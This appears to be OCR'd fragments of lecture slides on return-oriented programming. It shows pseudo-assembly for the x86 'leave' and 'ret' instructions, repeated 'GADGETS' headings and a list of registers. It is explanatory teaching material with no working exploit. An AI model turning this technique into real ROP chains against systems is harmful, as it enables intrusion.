
```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```




GADGETS



GADGETS




GADGETS



GADGETS

```
%eax
%ebx
%ecx
%edx
```



